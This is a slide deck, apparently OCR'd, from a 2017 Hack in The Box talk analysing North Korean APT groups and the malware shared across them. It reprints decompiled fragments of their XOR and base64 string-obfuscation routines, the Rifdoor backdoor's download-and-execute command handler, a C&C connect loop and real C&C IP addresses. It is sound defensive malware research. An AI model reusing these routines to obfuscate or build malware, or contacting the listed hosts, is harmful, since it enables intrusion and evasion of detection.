First login: Thu Aug 24 2017 10:00:00 on Hack in The Box

HITB$_

A Deep Dive into the Digital Weapons of North Korean Cyber Army

Ashley_Shen@HITB
Moonbeom_Park@HITB

[RELEASE VERSION]

>> cat Ashley_Shen

Senior Threat Analyst

- > TeamT5 Inc.Taiwan
- > HITCON GIRLS
- > Black Hat Asia Review Board
- > Tracking APT Attacks & Actors

>> cat Moobeom_Park

Deputy General Researcher

- > TTPA, South Korea
- > BoB
- > Speaker of TROOPERS, HITCON, Ekoparty, VXCON
- > Tracking NK APT group

>> AGENDA

- # Why this talk?
- # Related Work
- # The Legos, Malwares and Attack Cases
- # The Exploit and Attack Cases
- # Takeaways
- # Q&A

>> Why this talk?

>> Why this talk?


Reconnaissance General bureau (RGB) (revealed in 2009)

Cyber intelligence operations

Cyber attacks is a long-term mission

>> Terrible fact

Difference in APT Kill Chain



>> The instability of international relation

>> AGENDA

Why this talk?

Related Work

The Legos, Malwares and Attack Cases

The Exploit and Attack Cases

Takeaways

Q&A

>> Related Work

2013

- > Operation Troy – cyber espionage and DDOS attacks (MaAfee)

2016

- > Operation Blockbuster – Lazerus group (Novetta)
- > From Seoul to Sony (BlueCoat)

2017

- > Lazarus under the hood – Bluenoroff group (Kaspersky)
- > Campaign Rifle : Andariel, the Maiden of Anguish (Korea FSI)

>> Revealed DPRK APT Groups

Group	Lazarus	Bluenoroff	Andariel
Targeted Industry	Domestic government, finance, broadcasting	Global and domestic financial institutes	Domestic financial institutes, SMB IT companies and large corporations. Defense industry
Purpose	Social chaos	Financial profit motivation	Information gathering and profit
Historical major incidents	• 2013 320 DarkSeoul • 2014 Sony Picture Entertainment breach • 2017 WannaCry ransomware	• 2015–2016 SWIFT banking attack • 2017 Polish bank • 2017 South Korea Bitcoin companies	• 2016 Attack on cyber command center • 2017 South Korea ATM breach

>> AGENDA

- # Why this talk?
- # Related Work
- # The Legos, Malwares and Attack Cases
- # The Exploit and Attack Cases
- # Takeaways
- # Q&A

>> Delivery Method

Software vulnerabilities

> Developing 0 day of specific software

Watering hole attack


> Deploying exploit on compromised website to spread payload


Spear-phishing email

> Attaching malicious document in the spear-phishing email to infect targets

>> Adopting Social Engineering in the attacks

Case: 2016 Compromised Online Shopping Site in South Korea





>> Trojan Alphanc

Incorporating OpenSSL library into the file, causing large file size (about 900M)

Supporting the following commands:

Command Code	Action
C2F24BB19A401D	Gather victim's information and transmit to C&C
E8AFAB73D2BE55	Load specific DLL and call function for export
C7D3D97AE85AC1	Delete itself to ielowutil.exe
03AAEFA36E0646	Gather specific files in My Documents and transmit to C&C
E2CE1DAA84A3B1	Detect to virtual mode(Environment)
2486C09D576ADA	Gather active process information and transmit to C&C
4462929641CD6F	Gather Windows OS information and transmit to C&C
653E648F2B3003	Download data of iehmmap.dll from other server
861A3688159498	Create iehmmap.dll and load it, call function for export
A6F60781FEF72C	End

>> Trojan Alphant


Three C&C servers in configuration

```
MOV DWORD PTR SS:[ESP+0x30],0x7D7CB9BE   1st IP
MOV WORD PTR SS:[ESP+0x2E],0xBB01        1st Port
MOV WORD PTR SS:[ESP+0x3C],DI
MOV DWORD PTR SS:[ESP+0x40],0x6EBF84DC   2nd IP
MOV WORD PTR SS:[ESP+0x3E],0xBB01        2nd Port
MOV WORD PTR SS:[ESP+0x4C],DI
MOV DWORD PTR SS:[ESP+0x50],0xC6F489CA   3rd IP
MOV WORD PTR SS:[ESP+0x4E],0xBB01        3rd Port
```

C&C server Discovered in Sony Picture Entertainment Case

C&C Server IP	Country
190.185.124.125 (Port 443)	Honduras
220.132.191.110 (Port 443)	Taiwan
202.137.244.198 (Port 443)	New Zealand

2017 Linked to WannaCry Ransomware by Symantec



>> The Malwares

Using both customized version of public available malware and self-developed malware.

Reuse shared code (lego) code heavily.

> Shared code are reused among different groups

> One of the keys to recognize attacks from DPRK

- Very difficult to correlate with C&C infrastructure

> We called these shared code “legos”!

>> The Malwares and Attack Cases

 Lego1: Multi_Keys_xor Function

```
18  LOBYTE(_CL) = 0x82u;
19  v13 = v3;
20  v6 = 5;
21  _EDX = 0x556F9482;
22  _EAX = 0xAFC12058;
23  if ( dwSize > 0 )
24  {
25    v8 = (a1 - out);
26    v12 = dwSize;
27    do
28    {
29      *out = v6 ^ _EAX ^ (_CL ^ *(out + v8));
30      v6 = v6 & _EAX ^ _CL & (v6 ^ _EAX);
31      _CL = (((_EDX ^ (8 * _EDX)) & 0x7F8) << 20) | (_EDX >> 8);
32      _EAX = (((_EAX << 7) ^ (_EAX ^ 0x10 * (_EAX ^ 2 * _EAX)) & 0xFFFFFF80) << 17) | (_EAX >> 8);
33      out = out + 1;
34      v9 = v12-- == 1;
35      _EDX = (((_EDX ^ (8 * _EDX)) & 0x7F8) << 20) | (_EDX >> 8);
36    }
37    while ( !v9 );
38    out = v13;
39    v2 = dwSize;
40  }
41  memcpy(a1, out, v2);
42  return VirtualFree(out, 0, 0x8000u);
43}
```


```
LOBYTE(v5) = 0xD1u;
v12 = v3;
v6 = 0xA2u;
v15 = 0x44B1DBD1u;
v7 = 0x2A6F3B21u;
```

>> Multi_Keys_xor Decode Function

- # Frequently used for decode strings and APIs
- # Sometimes applied with base64 or other legos!

```
v0 = Base64_Decode(16, "1NHc1SyUQ/B9235n", &dwSize);
XOR_Transform(v0, dwSize);
Kernal32.dll = LoadLibraryA(v0);
free(v0);
if ( Kernal32.dll )
{
  dwSize = 0;
  v2 = Base64_Decode(20, "mNHa6D2ZArYmz1tlzQWn", &dwSize);
  XOR_Transform(v2, dwSize);
  *GetStartupInfoA_0 = GetProcAddress(Kernal32.dll, v2);
  free(v2);
  dwSize = 0;
  v3 = Base64_Decode(16, "19HPywqKFaMn2g==", &dwSize);
  XOR_Transform(v3, dwSize);
  dword_416D34 = GetProcAddress(Kernal32.dll, v3);
  free(v3);
  dwSize = 0;
  v4 = Base64_Decode(16, "mszHzxmKH6E2zGE=", &dwSize);
  XOR_Transform(v4, dwSize);
  *ExitProcess_0 = GetProcAddress(Kernal32.dll, v4);
  free(v4);
  dwSize = 0;
  v5 = Base64_Decode(20, "mNHa6zuXE6cgzFpuyho=", &dwSize);
  XOR_Transform(v5, dwSize);
  *GetProcessHeap_0 = GetProcAddress(Kernal32.dll, v5);
  free(v5);
  dwSize = 0;
```

>> The Malwares and Attack Cases

 Lego2: FE_XOR Function

```
16  v7 = result;
17  if ( a3 )
18  {
19    do
20    {
21      *(_BYTE *)(v6 + a4) ^= v4 ^ (unsigned __int8)result;
22      v8 = v5 >> 8;
23      v4 = BYTE3(result) ^ BYTE1(result) & ((unsigned int)result >> 16) ^ v5 & BYTE1(v5) & (v5 >> 16) ^ v10 & result;
24      result = ((unsigned int)result >> 8) | (v9 << 24);
25      v5 = (v5 >> 8) | (((v7 ^ (unsigned __int16)(2 * v7)) & 0x1FE) << 22);
26      ++v6;
27      v10 = v4;
28      v9 = v8 | (((v7 ^ (unsigned __int16)(2 * v7)) & 0x1FE) << 22);
29      v7 = result;
30    }
31    while ( v6 < a3 );
32  }
33  return result;
34}
```

>> Encode every strings and loads dynamically

```
v0 = Base64_Decode(16, "1NHc1SyUQ/B9235n", &dwSize);
XOR_Transform(v0, dwSize);
Kernal32.dll = LoadLibraryA(v0);
free(v0);
if ( Kernal32.dll )
{
  dwSize = 0;
  v2 = Base64_Decode(20, "mNHa6D2ZArYmz1tlzQWn", &dwSize);
  XOR_Transform(v2, dwSize);
  *GetStartupInfoA_0 = GetProcAddress(Kernal32.dll, v2);
  free(v2);
  dwSize = 0;
  v3 = Base64_Decode(16, "l9HPywqKFaMn2g==", &dwSize);
  XOR_Transform(v3, dwSize);
  dword_416D34 = GetProcAddress(Kernal32.dll, v3);
  free(v3);
  dwSize = 0;
  v4 = Base64_Decode(16, "mszHzxmKH6E2zGE=", &dwSize);
  XOR_Transform(v4, dwSize);
  *ExitProcess_0 = GetProcAddress(Kernal32.dll, v4);
  free(v4);
  dwSize = 0;
  v5 = Base64_Decode(20, "mNHa6zuXE6cgzFpuyho=", &dwSize);
  XOR_Transform(v5, dwSize);
  *GetProcessHeap_0 = GetProcAddress(Kernal32.dll, v5);
  free(v5);
  dwSize = 0;
  v6 = Base64_Decode(16, "l9HPyw2dA7Yh0Gs=", &dwSize);
  XOR_Transform(v6, dwSize);
  dword_416D2C = GetProcAddress(Kernal32.dll, v6);
  free(v6);
  dwSize = 0;
  v7 = Base64_Decode(12, "l9HPywiUHK0w", &dwSize);
  XOR_Transform(v7, dwSize);
  dword_416D28 = GetProcAddress(Kernal32.dll, v7);
  free(v7);
  dwSize = 0;
```

```
14
15  if ( WSAStartup(257, &v10)
16    || (*&SystemTime.wYear = 0,
17        *&SystemTime.wDayOfWeek = 0,
18        *&SystemTime.wHour = 0,
19        *&SystemTime.wSecond = 0,
20        GetLocalTime(&SystemTime),
21        dwSize = 0,
22        v0 = Base64_Decode(8, "54SWiw==", &dwSize),// 8080
23        XOR_Transform(v0, dwSize),
24        v1 = atoi(v0),
25        free(v0),
26        dword_416D38 > 2) )
27  {
28LABEL_5:
29    result = 0;
30  }
31  else
32  {
33    while ( 1 )
34    {
35      dwSize = 0;
36      v2 = Base64_Decode(16, "64GAjHvWQ+xihyo=", &dwSize);// 45.72.3.188
37      XOR_Transform(v2, dwSize);
38      LOWORD(v8) = 2;
39      HIWORD(v8) = htons(v1);
40      v9 = inet_addr(v2);
41      v3 = socket(2, 1, 6);
42      v4 = connect(v3, &v8, 16);
43      free(v2);
44      if ( v4 != -1 )
45        break;
46      ++dword_416D38;
47
```


>> The Malwares and Attack Cases

 Lego3: TABLE_LOOKUP_Decode Function

```
13  encode_string_length = str_length;
14  encode_string = Encoded_String;
15  selector = 0;
16  v6 = 0;
17  result = malloc(str_length + 1);
18  if ( result )
19  {
20    for ( target_str = *(_BYTE *)encode_string; *(_BYTE *)encode_string; target_str = *(_BYTE *)encode_string )
21    {
22      v9 = encode_string_length;
23      encode_string = (signed int *)((char *)encode_string + 1);
24      --encode_string_length;
25      if ( v9 <= 0 || target_str == '=' )
26        break;
27      if ( target_str == ' ' )
28        target_str = '+';
29      matched_value = Table[target_str];
```

>> The Malwares and Attack Cases

Lego3: TABLE_LOOKUP_Decode Function




```
Table
=[0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xF
F,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF
,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,
0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0
xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0x
FF,0xFF,0xFF,0xFF,0xFF,0xFF,0x3E,0x00,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0x3F,0x00,0x
34,0x00,0x35,0x00,0x36,0x00,0x37,0x00,0x38,0x00,0x39,0x00,0x3A,0x00,0x3B,0x0
0,0x3C,0x00,0x3D,0x00,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0x
FF,0xFF,0xFF,0x00,0x00,0x01,0x00,0x02,0x00,0x03,0x00,0x04,0x00,0x05,0x00,0x06,
0x00,0x07,0x00,0x08,0x00,0x09,0x00,0x0A,0x00,0x0B,0x00,0x0C,0x00,0x0D,0x00,0
x0E,0x00,0x0F,0x00,0x10,0x00,0x11,0x00,0x12,0x00,0x13,0x00,0x14,0x00,0x15,0x0
0,0x16,0x00,0x17,0x00,0x18,0x00,0x19,0x00,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0x
FF,0xFF,0xFF,0xFF,0xFF,0x1A,0x00,0x1B,0x00,0x1C,0x00,0x1D,0x00,0x1E,0x00,0x1F,
0x00,0x20,0x00,0x21,0x00,0x22,0x00,0x23,0x00,0x24,0x00,0x25,0x00,0x26,0x00,0x
27,0x00,0x28,0x00,0x29,0x00,0x2A,0x00,0x2B,0x00,0x2C,0x00,0x2D,0x00,0x2E,0x0
0,0x2F,0x00,0x30,0x00,0x31,0x00,0x32,0x00,0x33,0x00,0xFF,0xFF,0xFF,0xFF,0xFF,0
xFF,0xFF,0xFF,0xFF,0xFF]
```

>> The Malwares and Attack Cases

 Lego3: TABLE_LOOKUP_DECODE Function

```
29      matched_value = Table[target_str];
30      if ( matched_value >= 0 )
31      {
32        switch ( selector % 4 )
33        {
34          case 0:
35            *((_BYTE *)result + v6) = 4 * matched_value;
36            break;
37          case 1:
38            *((_BYTE *)result + v6++) |= matched_value >> 4;
39            *((_BYTE *)result + v6) = 16 * matched_value;
40            break;
41          case 2:
42            *((_BYTE *)result + v6++) |= matched_value >> 2;
43            *((_BYTE *)result + v6) = (_BYTE)matched_value << 6;
44            break;
45          case 3:
46            *((_BYTE *)result + v6++) |= matched_value;
47            break;
48          default:
49            break;
50        }
51        ++selector;
52      }
```

Input String:
"mszHzxmKH6E2zGE=”

Output String:
ExitProcess

Input String:
"mNHa6zuXE6cgzFpuyho=""

Output String:
GetProcessHeap

>> The Malwares and Attack Cases

 Lego4: S_Hat_DECODE Function

```
17  sprintf(&v9, "%s", "K^A");
18  memset(byte_4440D0, 0, 0xBB7u);
19  if ( *(_BYTE *)v1 != 'S' || *((_BYTE *)v1 + 1) != '^' )
20  {
21    v4 = *(_WORD *)v1;
22    if ( *(_WORD *)v1 > 0xBB7u )
23      v4 = 2999;
24    if ( (unsigned __int16)v4 > 0u )
25    {
26      v5 = (int)((char *)v1 + 2);
27      v6 = (unsigned __int16)v4;
28      v7 = BYTE1(v10);
29      v8 = (int)byte_4440D0;
30      do
31      {
32        *(_BYTE *)v8++ = v7 ^ *(_BYTE *)v5++;
33        --v6;
34      }
35      while ( v6 );
36    }
37    result = (int)byte_4440D0;
38  }
```

Address	Length	Type	String
.rdata:004103	00000011	C	S^GetProcessHeap
.rdata:004103	0000000E	C	S^HeapDestroy
.rdata:004103	0000000C	C	S^HeapAlloc
.rdata:004103	0000000E	C	S^HeapReAlloc
.rdata:004103	0000000B	C	S^HeapFree
.rdata:004103	00000015	C	S^GetModuleFileNameA
.rdata:004103	0000000E	C	S^DeleteFileA
.rdata:004103	0000000F	C	S^CreateMutexA
.rdata:004103	0000000F	C	S^CreateThread
.rdata:004103	0000000E	C	S^CreateFileA
.rdata:004103	0000000E	C	S^GetFileSize
.rdata:004103	0000000B	C	S^LockFile
.rdata:004103	00000016	C	S^WaitForSingleObject
.rdata:004103	0000000F	C	S^ReleaseMutex
.rdata:004104	0000000D	C	S^UnlockFile
.rdata:004104	0000000E	C	S^CloseHandle
.rdata:004104	00000013	C	S^OpenFileMappingA
.rdata:004104	00000015	C	S^CreateFileMappingA
.rdata:004104	0000001C	C	S^InitializeCriticalSection
.rdata:004104	00000017	C	S^EnterCriticalSection
.rdata:004104	00000017	C	S^LeaveCriticalSection

>>

OK… so how do we going to do with these legos?


>> Stories of Three incidents

Operation named by FSI Rifle Campaign Report

>> GHOSTRAT
2016.03

Removed from Release version

>> The Malwares




Gh0st Variant

Rifdoor (on C&C)

Hacking Tool for DRM A

Hacking Tool for DRM B

Gh0st Origi Variant



```
mov     [ebp+var_1C0], 'O'
mov     [ebp+var_1BF], 'r'
mov     [ebp+var_1BE], 'i'
mov     [ebp+var_1BD], 'g'
mov     [ebp+var_1BC], 'i'
```

>> RifDoor (aka Rifle)

Coined Rifle because of the pdb string

E:\Data\My Projects\Troy Source Code\tcp1st\rifle\Release\rifle.pdb

A simple backdoor

Encode string with xor 0F

Support commands

- > $downloadexec (download sec.exe)
- > $internal (sleep)
- > $download (download file)
- > $exec (execute command)

>> Rifdoor

```
if ( !lstrcmpA(*(LPCSTR *)comand, "+k`xac`nkjwjl") )// $downloadexec
{
  if ( Downloadexec(*(LPCSTR *)(comand + 4), *(LPCSTR *)(comand + 8)) )// Download sec.exe
  {
    lstrcpyA(&String, "K`xac`nk/|zllj||");// Download Success
    v21 = Xor_F((int)&String);
    lstrcatA((LPSTR)v21, "\r\n");
    if ( sub_401F10() )
    {
      lstrcpyA(&String1, "Jwjlz{f`a/|zllj||");// Execuation Succes
      v23 = Xor_F((int)&String1);
      lstrcpyA(&String, (LPCSTR)v23);
    }
    else
    {
      lstrcpyA(&String1, "Jwjlz{f`a/infcz}j");// ecution failure
      v22 = Xor_F((int)&String1);
      lstrcatA(&String, (LPCSTR)v22);
    }
    lstrcatA(&String, "\r\n");
    v32 = (int)&String;
    v20 = lstrlenA(&String);
  }
```

>> DESERTWOLF

2016.08

- > South Korean Ministry of National Defense (Cyber Command) announced that North Korean infiltrated a military network.
- > 3200 hosts were compromised, 700 military intranet.
- > 39 samples collected, 20 confirmed linked to NK groups.
- > Cyber command announced that found Shenyang IP address.


>> The Malwares

Type A Backdoor

Type B (Phandoor)

Type C Backdoor

Keylogger A



>> Phandoor

Loading API dynamically with Lego4

```
130   v122 = 0;
131   v121 = 0;
132   v120 = 0;
133   v0 = sub_401D40("S^Kernel32.dll");
134   v1 = LoadLibraryA((LPCSTR)v0);
135   if ( v1 )
136   {
137     v2 = sub_401D40("S^HeapCreate");
138     dword_413E90 = (int)GetProcAddress(v1, (LPCSTR)v2);
139     v3 = sub_401D40("S^GetProcessHeap");
140     dword_413E34 = (int)GetProcAddress(v1, (LPCSTR)v3);
141     v4 = sub_401D40("S^HeapDestroy");
142     dword_413E84 = (int)GetProcAddress(v1, (LPCSTR)v4);
143     v5 = sub_401D40("S^HeapAlloc");
144     dword_413F34 = (int)GetProcAddress(v1, (LPCSTR)v5);
145     v6 = sub_401D40("S^HeapReAlloc");
